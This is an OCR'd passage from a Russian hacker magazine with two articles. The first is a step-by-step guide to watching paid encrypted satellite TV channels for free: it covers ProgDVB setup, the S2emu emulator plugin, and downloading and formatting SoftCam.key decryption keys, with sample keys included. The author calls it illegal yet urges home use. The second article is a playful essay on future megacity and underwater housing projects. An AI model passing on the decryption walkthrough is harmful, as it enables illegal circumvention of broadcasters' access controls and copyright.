Далее можно приступать к запуску приложения. Спешу тебя огорчить: вот так сразу взять и насладиться мировыми каналами в DVD-качестве у тебя не получится. Думать об этом пока рано, так что готовься еще немного помучиться. Первым делом отправляйся в настройки программы (меню «Настройки -> Опции»), где сразу же отключи многопроцессорность. Делать это, естественно, нужно только в том случае, когда в системе установлен один процессор. Затем приступай к настройкам так называемого DiSEqC (меню «Настройки -> DiSEqC»). Непонятная аббревиатура представляет собой протокол для управления конвертерами и прочими внешними устройствами. С его помощью можно наладить совместное использование нескольких антенн или позиционера. Так как ни с чем подобным мы пока не связываемся и обходимся минимальным набором для SAT-TV, то трудностей с настройкой здесь возникнуть не должно. Смело выставляй значение «Один конвертер» и щелкай по появившемуся зеленому кружку. Должно открыться окно параметров облучателя, изобилующее различными опциями и настройками. Единственная твоя задача здесь — поменять значение «Позиции» на название текущего спутника, то есть в нашем случае — на HotBird 1, 2, 3, 4, 5. В будущем, когда созреешь до использования дополнительного оборудования, с этими настройками придется повозиться. Но сейчас нас это интересует мало. Вообще, настройка DiSEqC нужна для того, чтобы программа знала, с какими транспондерами ей придется работать. Каждый из них имеет три параметра: частоту, поляризацию и скорость потока. В кратком виде это записывается примерно так: 11075 v 27500 (v — вертикальная поляризация, h — горизонтальная). Чтобы принимать данные с транспондера, DVB-карта должна определенным образом настроиться, инициализировавшись с помощью этих параметров.

В базе ProgDVB заложена информация о каждом спутнике и его транспондерах. И теперь, когда мы настроили программу для работы с HotBird, можно последовательно просканировать все транспондеры и составить список каналов, вещающих с каждого из них. Для этого выбираем в меню пункт «Список каналов -> HotBird 1, 2, 3, 4, 5». Если на экране начнут бежать различные цифры, то можно считать, что жизнь удалась. Значит, мы настроили все правильно, и сейчас ProgDVB последовательно настраивается на каждый транспондер из своей базы данных. В окне будет отображаться следующая информация:


- Название спутника.
- Частота транспондера, сканируемого в данный момент, его символьная скорость, а также поляризация.
- Качество сигнала.
- Уровень сигнала.



Хороший канал. Днем показывают свежие фильмы и мультики, ночью — порнуху.



Тихо! Идет сканирование транспондеров.



Настройки эмулятора S2emu, не забудь про важные опции!

Помнишь, я тебе говорил, что уровень сигнала для них может различаться? Теперь можешь в этом убедиться, наблюдая за разницей в сигнале для разных транспондеров. Кстати говоря, стопроцентный сигнал отнюдь не обязателен для качественного приема — 30% вполне достаточно. Хотя разумно иметь некоторый запас, поскольку при любом ухудшении погодных условий уровень приема сильно снизится.

Как только процесс поиска будет завершен, в левой части программы обозначатся заветные названия каналов — MTV, Discovery, а также названия прочей телевизионной лабуды. Все найденные каналы будут иметь различные обозначения:

V - некодированные ТВ-каналы;
V - кодированные ТВ-каналы;
R - некодированные радиоканалы;
R - кодированное радио.


Помимо этого будут присутствовать каналы данных, используемые провайдерами спутникового интернета и других сервисов, — они обозначены значками в виде дискеты. Нам они только мешают, так как ухудшают навигацию. Чтобы отфильтровать этот мусор, достаточно перейти в свойства каналов (меню «Список каналов -> Свойства») и снять чекбоксы с «Другое».

Неполная радость

Программа настроена, транспондеры просканированы — пора бы насладиться результатами проделанной работы. Для этого щелкни по названию какого-нибудь открытого канала и жди секунду-другую. Очень скоро в правой части окна появится изображение. При желании просмотр можно тут же развернуть на весь экран, дважды щелкнув по картинке…

Однако очень скоро окажется, что большинство открытых каналов почему-то рекламные, технические или на каком-то непонятном арабском языке. В то время как приятные глазу названия — Discovery, Eurosport, BBC — почему-то помечены красным флажком, то есть кодированы, и просматривать себя, эдакие негодяи, просто так не дают. Щелкаешь по ним, а толку никакого. Ситуация вполне обычная. Хорошие каналы с интересными передачами и свежими фильмами, как правило, входят в состав платных пакетов. Купил официальную карту — смотри, а если платить не хочешь, то довольствуйся открытыми альтернативами. Карта доступа вставляется в специальный картоприемник. У DVB-карточки его нет, поэтому его заменяет специальный Ci-модуль или программатор. Один и другой докупаются дополнительно, а нам, сам понимаешь, такие расходы не нужны.

Открою тебе небольшой секрет. Существует способы так называемого «хитрого



Дружно говорим «спасибо» тем, кто обновляет ключи в softcam.key

просмотра», когда закрытые каналы открываются без официальной карты доступа. Основных подходов тут два:

1. Просмотр осуществляется с помощью поддельной карты доступа, обычно представляющей собой точную копию официальной карточки. При умении ее можно изготовить самому или же купить у барыг на рынке. Вставляется все в тот же Ci-модуль или программатор, которого у нас как не было, так и нет. Поэтому этот вариант отпадает.

2. Декодирование канала осуществляется специальными программными средствами, которые подключаются к утилитам для просмотра спутникового ТВ в виде плагинов. Эмулируя аппаратный декодер, они позволяют просматривать закрытые каналы в случае, когда для них известен ключ доступа. Максимум отдачи при полном отсутствии дополнительного оборудования. Однако существенный недостаток состоит в том, что хитрые аддоны работают, только если скрыт алгоритм кодирования (то есть они могут эмулировать работу декодера), а также известен ключ доступа. Эти условия выполнимы далеко не всегда, и именно по этой причине часть кодировок давно доступна для просмотра, а другая — по-прежнему не боится пиратов.

Программные эмуляторы

Очевидно, что в нашем случае подходит только второй вариант. Все, что потребуется для просмотра закрытых каналов, — это подключить к ProgDVB специальный плагин и периодически обновлять заветные ключики. Гением программерской мысли было разработано довольно много работающих эмуляторов, но мы остановимся на наиболее популярных из них:

Yankse — отличный плагин, который может открывать такие кодировки, как Viacces-1, Viaccess-2, TPSCrypt, Seca-1, Seca-2, Irdeto-1, Beta-1, Nagravision, Conax. Сейчас, впрочем, сдал позиции и значительно уступает другому эмулятору — S2emu.

S2emu — это самый популярный эмулятор на сегодняшний день. Мастерски эмулируя декодирующие устройства, он в легкую открывает все взломанные кодировки, а это: VIACCESS, SHL, SECA, SECA2, Nagra, Conax, Cyfra, Cryptoworks и многие другие.

Snitch — это плагин, который славится тем, что выдирает ключи для кодировки Nagravision прямо из потока. Он был востребован ровно до тех пор, пока в S2emu не появилась аналогичная опция.

Capi — эмулятор, активно применяющийся для просмотра популярных каналов в кодировке Cyfra. Сейчас его функции с доблестью выполняет все тот же S2emu.

Думаю, тебе уже ясно, что мучиться с выбором чудесного дополнения не придется. Плагин S2emu умеет все, поэтому на нем и остановимся. Распространяется он в виде обычного архива, который нужно распаковать в каталог ProgDVB/Plugins (кстати говоря, другие плагины инсталлятся аналогичным способом). Сразу после этого в пункте меню «Плагины» появится новый пункт — S2 Emu.

Ключ от всех дверей

Справедливости ради стоит заметить, что для полноценной работы одного только плагина недостаточно. Если ты запустишь ProgDVB, то она тут же начнет ругаться на отсутствие файла SoftCam.key. В нем содержится информация о провайдерах, каналах, кодировках и действующих ключах, необходимых для декодирования цифрового потока. По сути, это обычный текстовый файл, который имеет следующий формат:

```
A BBBB CC DDDDDDDDDDDDDDDD; *********
```

Где: A — имя кодировки, состоит из одной буквы (может использоваться N — Nagravision, V — Viaccess, S — Seca, I — Irdeto, K — CryptoWorks, C или X — Conax).B – уникальный идентификатор провайдера, состоит от двух и более цифр. C — номер ключа, состоящий из двух цифр. D — непосредственно сам ключ в шестнадцатеричном виде. Все, что следует за точкой с запятой, считается комментарием, и плагинами не обрабатывается. На практике это выглядит примерно так:

```
N 4201  01 69DCF5833947E9BC ;TVE America 30W
N 4301  00 79E93F290EBF55DA ;TVE America 30W
```

Провайдеры периодически изменяют ключи, поэтому нужно постоянно отслеживать их актуальность. Существуют специальные сайты, на которых выкладываются обновленные ключики, но вручную править SoftCam.key неудобно. Гораздо быстрее закачивать готовые файлы с ключами, которые чуть ли не ежедневно выкладывают на специализированных сайтах. Обычно они представляют собой сайты-аплоады, на которые каждый может заливать файлы. Поэтому будь осторожен, чтобы среди SoftCam'ов и обновленных версий S2emu не подцепить какую-нибудь заразу. Поместить свеженький SoftCam.key следует в папке с S2emu. Настройки плагина хранятся в файле S2emu.ini, но править вручную ничего не придется. Чтобы активировать все его возможности, необходимо через меню ProgDVB выбрать пункт «Плагины -> S2Emu» и везде, где возможно, поставить галочки — так, как это сделано на скриншоте.

Уже после этого можно начинать радоваться. Попробуй включить какой-нибудь закрытый канал: скажем, «MTV F» на Hotbird'е. Если ты сделал все правильно, то в правой части окна появится картинка, а из динамиков ты услышишь приятную музыку MTV. Канал взломан! Если в меню S2emu выберешь пункт Info, то получишь полную инфу о трансляции. В будущем, когда каналы один за другим будут отказываться работать, тебе частенько придется обращаться к этому информационному окну, чтобы разобраться, в чем причина. Благо S2emu всегда объяснит, почему не может вскрыть поток данных. Вот у меня, например, сейчас устарел SoftCam.key

Будь благоразумен

В завершение хочу предупредить тебя, что неправомерный просмотр закрытых каналов является противозаконным действием. Используй полученные знания на свой страх и риск. Особенно тебя прошу: не пытайся искать проблем на свою задницу и использовать информацию для получения коммерческой прибыли. Едва ли кто-то обидится, если дома ты установишь плагин S2emu и будешь взламывать иностранные пакеты. Но вот если ты начнешь брать за это деньги, то имеешь все шансы попасть в поле зрения компетентных органов. ⌶

ГЛОССАРИЙ

Актюатор — специальный электродвигатель, позиционирующий антенну.

Позиционер — девайс, который управляет актюатором.

Полярная подвеска — специальная подвеска антенны, позволяющая юстировать ее на спутник простым поворотом вправо-влево.

Мультифид — прием, позволяющий использовать несколько конвертеров на одной тарелке

DVB (Digital Video Broadcasting) — открытый стандарт передачи цифрового видео, обеспечивающий отменное качество трансляции. Для спутниковых систем выделяют отдельный стандарт — DVB-S

DiSEqC (Digital Satellite Equipment Control) — группа протоколов взаимодействия DVB-устройств с внешними девайсами. Существуют несколько версий DiSeqC — 1.X, 2.X, 3X, но все они имеют общее предназначение, отличаясь по функциональности.

Управляющие сигналы — особым образом составленные сообщения DVB-карты, предназначенные для управления внешними устройствами. Передаются по общему кабелю с ТВ-сигналом.

Поляризация — особое свойство радиосигнала, позволяющее различать сигналы похожих частот и таким образом передавать больше сигналов в пределах имеющейся полосы. Выделяют линейную (вертикальная/горизонтальная) и круговую (левая/правая) поляризацию.


Скорость передачи, Symbol Rate (SR) — скоростная характеристика транспондера, измеряется в тысячах символов секунду (kSymb/s).

FEC (Forward Error Correction) — параметр транспондера, определяющий уровень избыточности при кодировании для повышения помехоустойчивости потока. Он обозначается отношением числа полезных бит к общему числу бит. Например, FEC 3/4 означает, что на 3 полезных бита в потоке приходится 1 контрольный.

Опрос для читателей журнала Хакер

Заходи на http://anketa.glc.ru, участвуй в опросах и получай призы! Ты поможешь нам делать журнал лучше, а заодно поднимешь прикольный и крутой девайс. Награду получат





ЮРИЙ СВИДИНЕНКО AKA LAZARUS
/ METAMORPH@YANDEX.RU /

КВАРТИРНЫЙ ВОПРОС

Где и как будут жить люди в будущем, в условиях жесткого демографического кризиса

«…ОБЫКНОВЕННЫЕ ЛЮДИ… В ОБЩЕМ, НАПОМИНАЮТ ПРЕЖНИХ… КВАРТИРНЫЙ ВОПРОС ТОЛЬКО ИСПОРТИЛ ИХ…» М.А. БУЛГАКОВ, «МАСТЕР И МАРГАРИТА».

Массовая культура сильно влияет как на тебя в частности, так и на человечество вообще. Так влияет, что иногда довольно простая проблема, если ее вынести на суд общественности, вызывает поток неординарных и противоречивых решений. И в первую очередь это касается обсуждения и проектирования городов настоящего и ближайшего будущего.

Вот представь себе: живешь ты спокойно со своей девчонкой в однокомнатной квартире. Тут приезжает твой брательник-трудоголик и просит пожить у тебя месяц. Он, к примеру, крэйзи-электронщик, и целыми днями что-то паяет и дымит на весь флэт, на улицу его не выгонишь (считай, интим пропал), а выгнать вообще (по крайней мере, до обещанного срока) как-то неудобно. Твоя благоверная помешана на всякой мелкой и крупной живности: жучки, кошечки, цветочки. Все подоконники в квартире заняты под рассаду. Но ей этого мало, и рассадник постепенно переползает в комнату. Ты же любишь посидеть за компом, иногда посмотреть ящик и т.д. и т.п. Но через недельку замечаешь, что даже эти


Нам железо ближе по крови ;)


Модель BBT

простые удовольствия у тебя отняли: брательник занимает стол своим хламом, постоянно стряхивая горячее олово и канифоль на подружкину рассаду. Подружка тоже не лыком шита: переходит в ванную и там устраивает гидропарк. Ты срочно переоборудуешь балкон под конспиративную квартиру, чтобы хоть там спокойно посидеть с пивом. Но не тут-то было! Как раз к завершению твоих трудов по утеплению, застеклению и проведению на балкон оптоволокна приезжает вдруг твоя бабушка, которой надо постоянно что-то солить, мариновать и закатывать, и твой стратегический балкон ей идеально подходит в роли погреба, а оптоволокно — для подвязки помидоров. Подружкина рассада идет на засолку, брательник уже пятый раз перепаивает блок питания в твоем компе, приговаривая: «Ну, сейчас точно работать будет…». И через месяц, давясь бабкиными консервами с оптоволокном, рассадой и канифолью, ты понимаешь, как прекрасна жизнь.

Примерно такая же ситуация развивается вокруг глобального квартирного вопроса на нашем глобусе. Возникла довольно щекотливая ситуация: что делать и как жить, когда нас будет гораздо больше, чем сегодня. Земля-то не резиновая, следовательно, надо либо уходить под воду, либо зарываться в недра и там строить подземные пещеры, либо же вообще жить в воздушных замках. А можно продолжить благородные начинания небоскребостроителей и сделать из всей планеты один большой город.

То, что места всем не хватит, еще в XVIII веке открыл Томас Мальтус, основатель теории популяции. Он утверждал, что численность населения будет расти до тех пор, пока не столкнется с ограниченным предложением продуктов питания. Он заявил, что население растет в геометрической прогрессии, а предложение продуктов питания — в арифметической.

Следовательно, войны и эпидемии не только опасны и вредны, но и полезны, так как помогают регулировать количество народа на земном шаре.

Однако те слои прогрессивного человечества, которые в детстве читали Льва Толстого и Махатму Ганди, с этим не согласны — все жить хотят, поэтому лучше жить плохо и в тесноте, чем вообще никак. Опять-таки массовая культура.

Пришвин научил нас любить природу, поэтому прессоваться в каменные цитадели небоскребов нам не хочется. В довершение А.П.Чехов научил нас любить все прекрасное.

Как известно, самые испорченные культурой люди это творческие личности, к которым, естественно, относятся архитекторы. Поэтому результаты их работы по решению глобального квартирного вопроса довольно противоречивы, хотя и интересны.

НАРАЩИВАНИЕ МУСКУЛОВ

Самый простой (правда, не технически) представленный способ решения демографической проблемы — полное освоение планеты и превращение всей ее жилой площади в стадо небоскребов. Сторонники классического небоскребостроения всеми силами стараются обеспечить нам с тобой безоблачное будущее. В прямом смысле этого слова. Во всяком случае, рядовой житель будущего Пекина практически не будет видеть неба. Это удовольствие будет доступно только богатым буратинам, которые будут проживать на самом верху километровых небоскребов-труб. Перестройка Пекина в Beijing Boom Tower (BBT) в 2020-м году сейчас обсуждается, разрабатывается проект, и трубный вариант кажется самым подходящим для такого плотнонаселенного города.

Кроме простой перепланировки Пекина, проектирование супермегаполиса преследует другую цель: правительство Китая хочет узнать, как запихнуть максимальное количество китайцев на квадратный метр площади, и что они при этом будут чувствовать? Короче говоря — глобальный эксперимент. И Китай с его населением — идеальная для этого платформа.

Занимается этим группа архитекторов, инженеров и художников из нескольких стран, объединившихся в фонд «Динамичный город» (Dynamic City Foundation), со штаб-квартирой в Пекине.

На площади 0,06 квадратного километра BBT умещается 5 тысяч квартир, не считая многочисленных офисов, магазинов и иных общественных зон. Это возможно благодаря сети 60-этажных небоскребов-труб, которые сужаются кверху (для того чтобы к их основанию хоть когда-то проникал солнечный свет). BBT — это попытка переосмыслить город, создать среду, где будут парящие площади и небоскребы, сливающиеся у оснований, где транспорт обретет настоящую трехмерную свободу.

Кусочек такого Пекина архитекторы смоделировали на макете. А чтобы все могли почувствовать себя муравьями в муравейнике, разместили в разных точках макета миниатюрные камеры, транслирующие на большие экраны вид города глазами его жителей.

Результаты не воодушевляют. Можешь посмотреть сам. Жители нижних ярусов будут видеть синее небо и облака только в снах. Но зато этот город чертовски функционален. Транспортные магистрали простираются не только внизу, но и связывают на разных уровнях небоскребы-трубы. Буратины могут сразу же въехать к себе домой на машине по подземному путепроводу, связанному с нужным ярусом трубы-небоскреба. Жителям нижних ярусов будет тоже удобно: подземка доставит их непосредственно к основанию нужной трубы. Пешеходы и велосипедисты путешествуют внизу, среди череды рынков и лотков с едой. На втором уровне — «подземка».

Третий — путепроводы для машин, которые будут пронизывать небоскребы почти на всех уровнях, так что ты сможешь проехать из одной трубы в другую напрямую, через связывающие их галереи.

По совету канадских архитекторов, планируется создание еще одной, четвертой, магистрали движения — гигантской сети воздушных труб для велосипедистов — Velo-City.

Это такая связка труб, практически висящих в воздухе, по которым ты едешь на велосипеде, невзирая на погодные условия, не видя автомобилей, не страдая от загрязнений и прочих вещей.

Трубы будут сделаны главным образом из стекла, поэтому это будет похоже на поездку через длинный атриум. Задуманы три полосы движения, точно так же, как на шоссе: для медленной, умеренной и быстрой езды. Каждая труба имеет два направления движения, отделенных друг от друга. Это разделение снижает сопротивление воздуха и создает естественный попутный ветер. Таким образом, эффективность езды возрастает примерно до 90% — велосипедисты смогут ездить быстрее, развивая скорость до 50 км/час. Стеклянные трубы можно установить, где угодно: нет никаких выхлопов, никакого шума и никакого вреда центру города они не причинят. Выезды из этих труб в самых разных ключевых точках много места не займут.


При таком раскладе богатые обитатели «верха» не будут нуждаться в визитах в сумеречный «низ». А обитатели «дна» никогда не поднимутся к свету. Фантасты нам такое уже рисовали.

ГОРОД-САД

Другой, более дружелюбный, но нестандартный подход заключается в объединении небоскребов и природы. Первыми об этом заговорили японцы, которые не мыслят свою жизнь без всякой икебаны. Они предложили строить небоскребы, в которых на каждом ярусе находится мини-сад с прудом или другая рекреационная зона. Короче говоря, новый проект можно будет смело назвать висячими садами Семирамиды XXI века.


Занимается разработкой «зеленых проектов» компания Takenaka. Одно из ее предложений — зеленый город-небоскреб Sky City 1000. Высота Sky City составляет 1 километр при диаметре у основания 400 метров.

Все этажи башни сгруппированы в 14 блоков по 14 этажей. Каждый блок представляет собой вогнутую чашу, на «дне» которой





Вот она – бионическая башня!



Представь себя на месте жителя Пекина ;)

расположена зеленая зона с живыми деревьями и не менее «живыми» прудами.
Между блоками имеются значительные просветы. Они выполняют двойную функцию: обеспечивают доступ воздуха к паркам города, а также играют роль противопожарных перегородок. Днище и стены каждого блока выполнены из огнеупорных материалов. Естественное освещение и открытый воздух создают комфортную среду обитания для 36-ти тысяч жителей. Многие из них здесь же будут и работать. Кроме того, в город каждый день будут и приезжать 100 тысяч рабочих и служащих. И, естественно, туристы.
Общая обитаемая площадь Sky City составляет 800 гектаров, что вполне соответствует небольшому городку. При этом на парки и дороги приходится 240 гектаров — больше четверти общей площади.
Учитывая то, что небоскребы и тотальная урбанизация — зло неизбежное, японский вариант более привлекателен, чем китайские трубы. Таких же человеколюбивых взглядов придерживаются и корейские урбанисты-архитекторы.
В 2015—2017-х годах завершится строительство самого высокотехнологичного города на Земле — Нью-Сонгдо (New Songdo City). Самое интересное состоит в том, что весь город полностью спроектировали с нуля и с нуля же начали строить. Займет он площадь в 5,57 квадратных километра. Строительство обойдется в $25 миллиардов. А жить в нем постоянно будут 500 тысяч человек. Расположится Нью-Сонгдо в 64 километрах от Сеула, на берегу моря. Он будет частично стоять на воде, как Венеция. Собственно, его уже и называют азиатской Венецией XXI века.
Южнокорейские политики и бизнесмены намерены превратить Нью-Сонгдо в один из самых мощных деловых центров Азии, подобно тому, как столетие назад Венеция была одним из торговых центров Европы.
Кроме красоты, зелени, приятной обстановки и отсутствия километровых муравейников, в этой бочке меда плавает капелька того, о чем ты подумал.

БОЛЬШОЙ БРАТ

Знаешь, зачем составляли проект высокотехнологичного города Нью-Сонгдо? Все очень просто: для того, чтобы следить за всеми его жителями. Все строения связаны в локальную сеть, которой управляет суперкомпьютер, обрабатывающий все данные о состоянии домов и передвижении жителей. Если ты пенсионер, и тебе вдруг поплохело, ты вырубился и упал — сверхчувствительный пол сразу же даст сигнал медицинскому компьютеру дома, тот просканирует микросенсоры, находящиеся в твоей одежде, и, если ты действительно так плох, вызывает через суперкомпьютер неотложку. Правда, непонятно, что такая система будет делать, если ты далеко не старпер, и просто решил развлечься на полу с подружкой?
И это только цветочки. Всем жителям дают карточки-идентификаторы (паспорт, бумажник, права, ключ от квартиры и машины в одном лице). Естественно, на карточке будет RFID-метка и ряд других кодов, что позволит следить за тобой, хотя проектанты говорят, что этого делать никто не собирается (поверили мы им, как же).
Постройка корейского города Нью-Сонгдо задумывается не только как продажа недвижимости оптом строительными компаниями. Это еще и большой эксперимент, который покажет, трудно ли жить в обществе, где на тебя стучит даже твой сортир. Чтобы народ все-таки захотел жить в этом городе, архитекторы спланировали очень удобный и красивый план застройки. В нем будут не только международные школы, больницы, аптеки и музеи, но и разветвленная сеть каналов («Венеция-XXI» же). Вдобавок разные вкусности: океанариум, поле для гольфа, кафе, магазины, парк, множество офисных центров и несколько гостиниц.
Естественно, первым делом город оккупируют всяческие любители взлома ;). Надеюсь, мы еще услышим о сетевых баталиях по взлому гостиниц, снятию наличности и т.д. Об этом мы узнаем довольно скоро: первая фаза строительства (центр города) должна быть завершена в 2008 году, а полностью Нью-Сонгдо будет возведен к 2015 году. Некоторым проектантам мало и тотального контроля. Им нужно тотальное подчинение. Например, как часто ты бываешь в супермаркете? Удобно затариться по полной программе и недельку не отвлекаться от любимых занятий. А слабо переехать туда жить?
Некоторые архитекторы хотят использовать пустующее место на крышах этих торговых монстров. Не пропадать же добру! Идея проста: на первом этаже делаем супермаркет, а на втором — строим дома и, вообще, возводим обычный город. Этот монстр назвали Waltropolis'ом — от названия супермаркета Wal-Mart и, вообще, название города по-гречески — polis.
Только чтобы ты понял, что ничего хорошего из этого не выйдет, я представлю тебе немного проектной статистики. Габариты здания: 11 километров на 1,6 километра при высоте 90 метров. 10 уровней



Разные уровни для разных слоев населения


для всех сторон жизни: от торговли до образования. Постоянное население — 100 тысяч человек. 18 квадратных километров крыши Waltropolis должны быть покрыты живописной россыпью отдельных коттеджей, стоящих среди зеленых насаждений и парковых дорожек — в точности, как привыкла «одноэтажная» Америка.
Скрытые внизу автостоянки рассчитаны на 2,5 автомобиля на каждую семью горожан. Вдоль фасада мегаздания идет шоссе (это, кстати, одна из ключевых магистралей между Штатами. На таких трассах и предполагается строить эти города), с которых есть въезды на стоянки и, вообще, на разные уровни сооружения. Многочисленные грузовики, доставляющие в город все необходимое для жизни, разгружаются снаружи: по краю здания расположены специальные площадки (в несколько уровней). С них товары поднимаются на нужные этажи по разветвленной системе конвейеров, продолжающихся и глубоко внутри здания. Создается впечатление, что это, скорее, один огромный комбинат, занятый поддержанием своей инфраструктуры, чем жилище для людей.
Тут не только тотальный контроль, тут еще попахивает ограничением свободы выбора: попробуй купить что-то, выходящее за номенклатуру Waltropolis! Неудивительно, что продвижение этого проекта выгодно, в первую очередь, крупным финансовым магнатам, которые постоянно ведут войну за рынок сбыта. А тут весь рынок сбыта охвачен и подчинен полностью одной торговой структуре.


Нью-Сонгдо — почти Венеция

Супермаркет дома — Waltropolis

ВСПОМИНАЯ ЖЮЛЯ ВЕРНА

Возвращаемся к массовой культуре. Наверное, все, кто читал в детстве Жюля Верна — в основном про подводные приключения капитана Немо, — мечтал хотя бы некоторое время пожить именно так.
Надо сказать, что часть людей, по профессии сталкивающаяся с работой на глубине, давно прочувствовала на себе «прелести» подводной жизни: кислородное голодание, авитаминоз, кессонная болезнь. Но вообще проблему жизни под водой всерьез никто не ставил, так как на «мелководных» станциях все более-менее в порядке, а на глубоководных работают единицы, и дешевле выплатить жителю компенсацию за профзаболевание, чем реструктурировать подводную базу целиком. Для туриста же подводные путешествия — золотое дно, поэтому двое ученых-исследователей захотели нажиться на благородном стремлении населения к дайвингу. Приобщить массы к жизни под водой оказалось проще пареной репы: берется старая исследовательская лаборатория и переоборудуется под гостиницу. Все довольны: и туристы, и хозяева гостиницы.
Поселиться и пожить несколько дней под водой можно уже сегодня. «Подводный Домик Жюля» (Jules Undersea Lodge) расположился на глубине примерно 6,5 метров у берега Флориды, в живописном местечке Key Largo, где подводная обстановка богата разнообразнейшей флорой и фауной.
А сравнительно недалеко от Jules находится единственная в мире действующая подводная обитаемая лаборатория Aquarius (Jules Lodge когда-то тоже был научно-исследовательской станцией).
Пусть в Jules — всего две спальни, но это пока единственное место на планете, где можно за деньги снять номер под водой и провести в нем сколь угодно много времени, совершая вылазки в подводный мир. Длина подводного домика равна 15,24 метра, ширина — 6,1 метра, а высота — 3,35 метра.
Вход в отель — это открытый кусочек пола (мини-бассейн). Сам Домик стоит на ножках, и между дном и его полом есть просвет. Давление воздуха в отеле повышенное, точно соответствующее глубине, потому вода не поднимается дальше.
Добираться до отеля нужно в акваланге. Кстати, номер тебе дадут только в том случае, если покажешь сертификат дайвера. Выходы наружу можно совершать сколько угодно раз (декомпрессии-то потом не требуется). И вовсе без акваланга, кстати. Людям, гуляющим по дну, воздух подают из отеля по 30-метровому шлангу. Кроме изумительной природы, гости отеля могут полюбоваться искусно воссозданным «испанским галеоном», намеренно затопленным тут хозяевами отеля, и попрактиковаться в подводной археологии.
Но главное — это 107-сантиметровый иллюминатор напротив кровати, мимо которого проплывают рыбки. Однако пожить под водой — удовольствие не из дешевых. Ночь в Домике стоит $395 с человека. Но, несмотря на столь высокие цены, заказывать номер надо за несколько месяцев — он никогда не пустует.
Прогресс не стоит на месте. Неудивительно, что при появлении технической возможности построить «небоскреб» под водой за это взялись сразу несколько компаний, в разных точках земного шара. Например, глава проекта подводной гостиницы на 20 мест «Посейдон» (Poseidon) Брюс Джонс (Bruce Jones) получил недавно $40 миллионов от инвесторов, чтобы начать строительство роскошного отеля, комнаты в котором будут погружены более чем на 15 метров под воду. Этот пятизвездочный отель должен покоиться на океанском дне, у берега острова Элеутера на Багамах.
В отличие от «Домика Жюля», гости «Посейдона» не должны будут надевать подводный костюм и акваланг, чтобы попасть в отель. Все будет цивильно — лифт с поверхности доставит под воду всех желающих. В роскошные номера ($1,5 тысячи за ночь — это даже не $395!) постояльцы попадут по внутреннему эскалатору. Естественно, давление в отеле будет обычным, атмосферным, что исключает возникновение кессонной болезни. Все наружные стены отеля планируют сделать прозрачными благодаря современным полимерным материалам. Так создастся впечатление, что ты на самом деле живешь под водой.
Мало того, у каждой жилой комнаты площадью 51 м^2 будут огромные прозрачные акриловые окна, открывающие роскошный вид на коралловые сады. Номера будут оснащены джакузи и другими вкусностями, без которых не обходится ни один люкс. Пульты управления позволят постояльцам включать и выключать освещение дна близ своего номера и даже дистанционно кормить рыбок, привлекая их к окнам.
